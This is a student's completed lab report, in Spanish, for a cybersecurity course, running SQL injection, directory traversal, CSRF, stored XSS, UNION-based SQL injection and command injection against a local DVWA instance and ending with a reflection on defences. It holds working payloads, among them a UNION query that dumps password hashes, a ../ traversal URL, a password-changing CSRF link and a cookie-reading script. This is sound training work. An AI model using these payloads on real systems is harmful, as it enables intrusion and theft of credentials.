

Practica Calificada 3

Estudiante

Oscar Arturo Chavarría

Ciberseguridad, CENFOTEC

Introducción a la Ciberseguridad

Profesor

Brandon Álvarez

Marzo 2025

Módulo 05

Simulación de Ataques en Aplicaciones Web

Práctica 03

Objetivo


- Ejecutar y comprender cuatro ataques comunes en aplicaciones web en un entorno controlado, utilizando la aplicación Damn Vulnerable Web Application (DVWA). Los estudiantes realizarán los ataques SQL Injection, Directory Traversal, XSS Stored, y CSRF para analizar su funcionamiento, impacto y los mecanismos de defensa. Además, se incluirán dos ataques opcionales para ampliar el conocimiento sobre Blind SQL Injection y Command Injection.

Índice


Simulación de Ataques en Aplicaciones Web	2
Entregable	¡Error! Marcador no definido.
Contexto	¡Error! Marcador no definido.
Desarrollo	¡Error! Marcador no definido.
1. SQL Injection	3
2. Directory Traversal (File Inclusion)	4
3. CSRF	6
4. Cross Site Scripting (XSS Stored)	9
5. Blind SQL Injection (Opcional)	11
6. Command Injection (Opcional)	12
Reflexión final	14

1. SQL Injection

- Ingrese en Azure (<https://portal.azure.com/>)
- Diríjase a “laboratorio-rg” e ingrese a su máquina virtual (username-vm).
- Conéctese a la máquina virtual utilizando Bastion, utilice su username y la clave Cenfotec2025
- Una vez que se haya entrado a la máquina virtual abra el navegador Microsoft Edge.
- Diríjase a la dirección <http://localhost>
- Inicie sesión en DVWA utilizando las siguientes credenciales
- **Usuario:** admin
- **Contraseña:** password
- Seleccione la opción “SQL Injection”:



- Realice un ataque de SQL Injection utilizando las técnicas vistas en clase y extraiga la lista de todos los usuarios.




- Pistas:
 - La base de datos es MySQL
 - La tabla con la información de los usuarios se llama “users”
- Ayuda:

- Puede preguntar a ChatGPT “Estoy realizando un laboratorio en clase, ¿Cómo hacer un ataque básico de SQL injection en una base de datos MySQL?”
- Puede seguir [esta guía](#).


Entregable:

- Captura de pantalla mostrando el código SQL utilizado en el ataque (1pt).



User ID:

- Captura de pantalla mostrando la lista de usuarios que se obtuvo con el ataque (1pt) \



```
ID: 1' OR '1'='1'#  
First name: admin  
Surname: admin  
  
ID: 1' OR '1'='1'#  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1'='1'#  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1'='1'#  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1'='1'#  
First name: Bob  
Surname: Smith
```


- Pregunta: ¿Por qué el código SQL que usted utilizó es capaz de acceder a información confidencial? (1pt)

El código 1' OR '1'='1'# logra acceder a información confidencial porque explota una vulnerabilidad de inyección SQL en la aplicación que interactúa con la base de datos. Este ataque se basa en la falta de sanitización de las entradas proporcionadas por el usuario



2. Directory Traversal (File Inclusion)

- Ingrese en Azure (<https://portal.azure.com/>)
- Diríjase a “laboratorio-rg” e ingrese a su máquina virtual (username-vm).
- Conéctese a la máquina virtual utilizando Bastion, utilice su username y la clave Cenfotec2025

- Una vez que se haya entrado a la máquina virtual abra el navegador Microsoft Edge.
- Diríjase a la dirección <http://localhost>
- Inicie sesión en DVWA utilizando las siguientes credenciales
- **Usuario:** admin
- **Contraseña:** password
- Seleccione la opción “File Inclusion”:



- Realice un ataque de Directory Traversal utilizando las técnicas vistas en clase y extraiga el archivo “secrets.txt” el cual se encuentra dos niveles arriba de donde están los archivos *file1.php*, *file2.php* y *file3.php*



- Pistas:
 - Niveles quiere decir “folders” o “directorios”
 - Un nivel arriba se denota por los “..”

- Ayuda:
 - Puede preguntar a ChatGPT “Estoy realizando un laboratorio en clase, ¿Cómo realizar un ataque Directory Traversal para extraer un archivo “secrets.txt” el cual se encuentra dos niveles arriba?”
 - Puede seguir [esta guía](#).

Entregable:

- Captura de pantalla mostrando la URL utilizada para realizar el ataque (1pt).

URL <http://localhost/vulnerabilities/fi/?page=../../secrets.txt>

imagen en la parte de abajo mostrando ambas cosas

- Captura de pantalla mostrando el contenido del archivo extraído “secrets.txt” (1pt).




- Pregunta: ¿Por qué fue posible acceder a archivos ocultos manipulando la URL? (1pt).

Fue posible acceder a archivos ocultos manipulando la URL debido a una vulnerabilidad Directory Traversal. La aplicación web no validó correctamente las entradas del usuario, permitiendo que se introdujeran caracteres especiales como `../` en la URL. Estos caracteres permitieron navegar fuera del directorio raíz previsto, accediendo así a archivos que no deberían ser accesibles públicamente.

3. CSRF

- Ingrese en Azure (<https://portal.azure.com/>)
- Diríjase a “laboratorio-rg” e ingrese a su máquina virtual (username-vm).
- Conéctese a la máquina virtual utilizando Bastion, utilice su username y la clave Cenfotec2025
- Una vez que se haya entrado a la máquina virtual abra el navegador Microsoft Edge.
- Diríjase a la dirección <http://localhost>
- Inicie sesión en DVWA utilizando las siguientes credenciales
- **Usuario:** admin

- **Contraseña:** password
- Seleccione la opción “CSRF”:




- Cambie la contraseña:

Change your admin password:

New password:

Confirm new password:

- Preste atención a la URL generada después de cambiar la clave, y cópiela en un bloc de notas:



Realice un ataque de CSRF creando otra página que corra en uno de los tabs del navegador, realice los siguientes pasos:

- 1. En el Desktop de su máquina virtual crear un archivo llamado hack.html




- Copie y pegue el siguiente código dentro del archivo hack.html y guardelo:

```
<!DOCTYPE html>
<html lang="es"> <body>
    <a href="myURL">hack</a>
</body>
</html>
```

- Reemplace **myURL** con el valor de la URL que usted pegó en el bloc de notas anteriormente, pero cambie el valor de la contraseña, por ejemplo, si inicialmente era http://localhost/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change cámbiela por http://localhost/vulnerabilities/csrf/?password_new=5476&password_conf=5476&Change=Change
- Guarde de nuevo el archivo hack.html y ejecútelo

haciéndole doble clic.


- Asegúrese de tener la aplicación DVWA abierta en un tab y su archivo hack.html en otro tab.
- En el tab donde está hack.html dele clic en el link "hack":




○ Deberá ver un mensaje de "Password changed"

Entregable:

- Captura de pantalla mostrando la URL utilizada para realizar el cambio de contraseña (1pt).



- Captura de pantalla mostrando el contenido del archivo hack.html (1pt).




- Captura de pantalla mostrando los 2 tabs abiertos y el mensaje de “Password Changed” (1pt).



4. Cross Site Scripting (XSS Stored)

- Ingrese en Azure (<https://portal.azure.com/>)
- Diríjase a “laboratorio-rg” e ingrese a su máquina virtual (username-vm).
- Conéctese a la máquina virtual utilizando Bastion, utilice su username y la clave Cenfotec2025
- Una vez que se haya entrado a la máquina virtual abra el navegador Microsoft Edge.
- Diríjase a la dirección <http://localhost>
- Inicie sesión en DVWA utilizando las siguientes credenciales
- **Usuario:** admin
- **Contraseña:** password
- Seleccione la opción “XSS Stored”:



- Encontrará un chat donde puede postear mensajes.
- Realice un ataque de XSS Stored utilizando las técnicas vistas en clase y extraiga las cookies de la página.

Vulnerability: Stored Cross Site Scripting

localhost says
PHPSESSID=isp9vgrp3v27vd36m649uj9b6g; security=low

Name *

Message *

Name: test
Message: This is a test comment.

- Pistas:
 - Las cookies se puede extraer usando JavaScript “document.cookie”
alert(document.cookie)

Ayuda:

- Puede preguntar a ChatGPT “Estoy realizando un laboratorio en clase, ¿Cómo realizar un ataque XSS en un chat para mostrar document.cookie?”
- Puede seguir [esta guía](#).

Entregable:


- Captura de pantalla mostrando el código JavaScript utilizado en el ataque (1pt).

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

- Captura de pantalla mostrando el valor de document.cookie (1pt) \




- Pregunta: ¿Por qué fue posible extraer el valor de las cookies? (1pt)

Fue posible extraer el valor de las cookies debido a una vulnerabilidad de Cross-Site Scripting (XSS). Esto permite inyectar código malicioso que accede a document.cookie si las cookies no están protegidas. Si no hay medidas de seguridad adecuadas, un ataque XSS puede ejecutar código que envía las cookies a un servidor controlado por el atacante.

5. Blind SQL Injection (Opcional)

- Realice los mismos pasos que en “1. SQL Injection” pero además extraiga todas las contraseñas de los usuarios:



- Pistas:
- Puede realizar uniones en SQL.
- En una sentencia SQL todo lo que este a la derecha del carácter “#” es ignorado.
- La información de los usuarios está en la tabla “users” que cuenta con la columna “user” y la columna “password”.

Entregable:

- Captura de pantalla mostrando el código SQL utilizado en el ataque (1pt).
' UNION SELECT 1, password FROM users #
- Captura de pantalla mostrando las contraseñas que obtuvo con el ataque (1pt)



User ID:

ID: ' UNION SELECT 1, password FROM users #
First name: 1
Surname: 827ccb0eea8a706c4c34a16891f84e7b

ID: ' UNION SELECT 1, password FROM users #
First name: 1
Surname: e99a18c428cb38d5f260853678922e03


ID: ' UNION SELECT 1, password FROM users #
First name: 1
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT 1, password FROM users #
First name: 1
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT 1, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

6. Command Injection (Opcional)

- Ingrese en Azure (<https://portal.azure.com/>)
- Diríjase a “laboratorio-rg” e ingrese a su máquina virtual (username-vm).
- Conéctese a la máquina virtual utilizando Bastion, utilice su username y la clave Cenfotec2025
- Una vez que se haya entrado a la máquina virtual abra el navegador Microsoft Edge.
- Diríjase a la dirección <http://localhost>
- Inicie sesión en DVWA utilizando las siguientes credenciales
- **Usuario:** admin
- **Contraseña:** password
- Seleccione la opción “Command Injection”:



- Encontrará una página donde se le puede hacer ping a las IPs, por ejemplo, se le puede hacer ping a Google:

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

Realice un ataque de Command Injection y muestre en pantalla el contenido de la unidad C: dentro del servidor de la página:

Ping a device

Enter an IP address:

Pinging 10.0.0.0 with 32 bytes of data:
Reply from 10.0.0.5: Destination host unreachable.
Reply from 10.0.0.5: Destination host unreachable.
Reply from 10.0.0.5: Destination host unreachable.
Reply from 10.0.0.5: Destination host unreachable.

Ping statistics for 10.0.0.0:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Volume in drive C is Windows
Volume Serial Number is 8877-E9A4

Directory of c:\

```


11/13/2024  01:52 AM                366,512 ext.11_13_2024_01_44.log
11/13/2024  01:52 AM
                master
11/13/2024  01:52 AM                955,325 master.zip
11/13/2024  01:44 AM
                Packages
05/08/2021  08:20 AM
                PerfLogs
11/13/2024  01:45 AM

```


- Pistas:
- Cuando ingresas una IP la aplicación ejecuta este comando "ping <ip_address>"
- El sistema operativo del servidor es Windows.
- Los comandos en la consola de Windows se pueden concatenar utilizando "&&" • Para listar el contenido de un folder se utiliza el comando "dir"

Entregable:

- Captura de pantalla mostrando el código utilizado en el ataque (1pt).



- Captura de pantalla mostrando el contenido de la unidad C: dentro del servidor de la página (1pt)
Mostrando fecha y hora para confirmar que fue de mi computadora.



Reflexión final

Reflexione y responda las siguientes preguntas.

1. ¿Cómo podría cada uno de estos ataques comprometer la confidencialidad, integridad o disponibilidad de una aplicación web en un entorno real? (2pts)

Según lo estudiado en esta semana los ataques: SQL Injection, Directory Traversal, XSS Stored, CSRF, Blind SQL Injection y Command Injection pueden comprometer seriamente la confidencialidad, integridad y disponibilidad de una aplicación. Estos ataques permiten a los atacantes acceder, robar o modificar datos sensibles, alterar el comportamiento o la precisión de los datos en la base de datos o la aplicación, y afectar el funcionamiento o la estabilidad del sistema, ya sea saturando recursos o tomando control del servidor. En conjunto, estos ataques pueden desestabilizar una aplicación web, afectar la experiencia del usuario y causar daños a largo plazo por lo que en un escenario real podemos estar de acuerdo que lo mejor es estar preparado para evitar cualquiera de estos ataques.

2. ¿Qué medidas de seguridad implementarías para mitigar estas vulnerabilidades en una aplicación web? (2pts)

Según lo visto en clase una sanitización es una de las medidas que se utilizan para mitigar estas vulnerabilidades, pero además de eso me gustaría agregar más información encontrada en la red que me pareció muy relevante.

1. **Validación y Saneamiento de Entradas:** Utilizar consultas preparadas para SQL, escapar entradas de usuarios y sanitizar datos antes de mostrar información en la web.
2. **Autenticación y Control de Acceso:** Implementar tokens CSRF, asegurar que solo los usuarios autorizados puedan realizar acciones sensibles y restringir el acceso a archivos y directorios del servidor.
3. **Principio de Mínimos Privilegios:** Limitar los permisos de ejecución de comandos y acceso a archivos solo a lo necesario.
4. **Cifrado de Datos Sensibles:** Cifrar contraseñas y datos sensibles tanto en almacenamiento como en transmisión.
5. **Uso de Cabeceras de Seguridad:** Implementar políticas como Content-Security-Policy (CSP) y SameSite para prevenir XSS y CSRF.
6. **Monitoreo y Auditoría:** Registrar y auditar actividades para detectar posibles intentos de explotación.
7. **Actualización y Parches:** Mantener siempre actualizado el software y las bibliotecas para prevenir vulnerabilidades conocidas.

3. ¿Cuáles diferencias observaste entre los diferentes tipos de ataques y cuáles consideras que son los más críticos? (2pts)

Gracias a esta práctica pude observar que los ataques varían en su enfoque y objetivos. SQL Injection y Blind SQL Injection se centran en manipular bases de datos, permitiendo el acceso o modificación de datos. XSS Stored ejecuta código malicioso en los navegadores de los usuarios, robando información como cookies. Directory Traversal permite el acceso a archivos fuera del alcance previsto, exponiendo datos sensibles. CSRF engaña a usuarios autenticados para realizar acciones no deseadas.

Dicho eso, a mi parecer los ataques más críticos son SQL Injection y Command Injection, ya que comprometen gravemente la confidencialidad, integridad y disponibilidad. XSS Stored también es peligroso por su impacto en la confianza de los usuarios. CSRF, aunque menos destructivo, sigue siendo una amenaza si no se mitiga correctamente por lo que decir que uno es mas importante que otro seria un error de todo experto en ciberseguridad donde me gusta pensar que es un área en el que ningún problema se debe subestimar.